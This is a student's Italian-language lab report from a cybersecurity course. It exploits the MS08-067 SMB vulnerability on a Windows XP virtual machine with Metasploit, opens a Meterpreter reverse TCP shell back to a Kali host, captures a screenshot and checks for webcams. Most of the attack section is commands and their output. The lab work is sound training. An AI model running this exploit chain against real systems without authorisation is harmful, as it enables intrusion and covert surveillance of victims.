

# S7\_L3

## Unit 2 - CS0424

MATTEO BELTRAMI MARZOLINI  
CYBEREAGLES

---

### HACKING WINDOWS XP

#### TRACCIA

##### **Hacking MS08-067.**

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

---


## SVOLGIMENTO

### *IP Kali e Windows XP*

Dopo aver acceso le due macchine, procedo a configurarle per far sì che possano comunicare tra di loro.


Nel caso di Kali, ho riportato l'IP classico che si è utilizzato nelle settimane precedenti, ovvero:

**192.168.50.100**



Riguardo a Windows XP la configurazione la si fa modificando la connessione di rete. Ho scelto come IP:

**192.168.50.103**



Ora posso controllare la loro corretta connessione tramite il comando:

***ping 192.168.50.103*** (dalla macchina Kali)

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.50.103  
PING 192.168.50.103 (192.168.50.103) 56(84) bytes of data.  
64 bytes from 192.168.50.103: icmp_seq=1 ttl=128 time=0.711 ms  
64 bytes from 192.168.50.103: icmp_seq=2 ttl=128 time=1.37 ms  
64 bytes from 192.168.50.103: icmp_seq=3 ttl=128 time=1.48 ms  
64 bytes from 192.168.50.103: icmp_seq=4 ttl=128 time=1.01 ms  
64 bytes from 192.168.50.103: icmp_seq=5 ttl=128 time=0.775 ms  
64 bytes from 192.168.50.103: icmp_seq=6 ttl=128 time=0.414 ms
```

---

## Nmap

Ora che le due macchine comunicano correttamente posso procedere a fare una scansione per controllare le porte di Windows XP.

Utilizzo il comando:

***nmap -sV 192.168.50.103***

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 17:15 CEST
Nmap scan report for 192.168.50.103
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
```

La traccia ci richiede di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Quindi ora passo a msfconsole.

## Msfconsole

Avvio il programma con il comando: ***msfconsole***

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'Yvp'

I love shells --egypt

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Successivamente vado a ricercare la vulnerabilità presa in esame, con il comando:

### ***search MS08\_067***

```
search MSmsf6 >
msf6 > search MS08_067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Serv
ice Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Si può notare la presenza un modulo exploit, quello che serve a noi.

Quindi procedo con il comando: ***use 0***

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              The SMB service port (TCP)
SMBPIPE   BROWSER          The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.50.100  The listen address (an interface may be specified)
LPORT     4444             The listen port

Exploit target:

Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > |
```

---

Tramite **show options** possiamo notare i moduli e payload presenti.

Procedo nel inserire il mio target, ovvero la macchina Windows XP (192.168.50.103), con il comando:

**set RHOST 192.168.50.103**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.50.103  
RHOST => 192.168.50.103
```

Ora posso far partire il programma per sfruttare la vulnerabilità, con il comando:

**run**

```
msf6 exploit(windows/smb/ms08_067_netapi) > run  
[*] Started reverse TCP handler on 192.168.50.100:4444  
[*] 192.168.50.103:445 - Automatically detecting the target...  
[*] 192.168.50.103:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian  
[*] 192.168.50.103:445 - Selected Target: Windows XP SP3 Italian (NX)  
[*] 192.168.50.103:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (176198 bytes) to 192.168.50.103  
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.103:1047) at 2024-07-10 17:20:32 +0200
```

Come richiesto dalla traccia, una volta ottenuta la sessione, procedo con i due task:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

---

Con meterpreter procedo con il comando:

### ***screenshot***

Per fare lo screenshot di cosa vede sul desktop Windows XP.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/LBlTbhbG.jpeg
```

Il programma salverà lo screenshot in formato jpeg sulla nostra kali.

Sempre con meterpreter procedo con il comando:


### ***webcam\_list***

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > 
```

In questo caso il programma ci dice che non ha trovato nessuna webcam.

## **CONCLUSIONE**

Come mostrato dalle ultime immagini si è recuperato uno screenshot e la non presenza di webcam sulla macchina WindowsXP, confermando con successo il corretto sfruttamento della vulnerabilità MS08-067. L'immagine



trovata con lo screenshot racchiude ciò che WindowsXP mi sta mostrando in questo momento, mentre nel caso delle webcam, al momento non ci sono dispositivi collegati che hanno questa funzione, mostrando quindi un risultato negativo.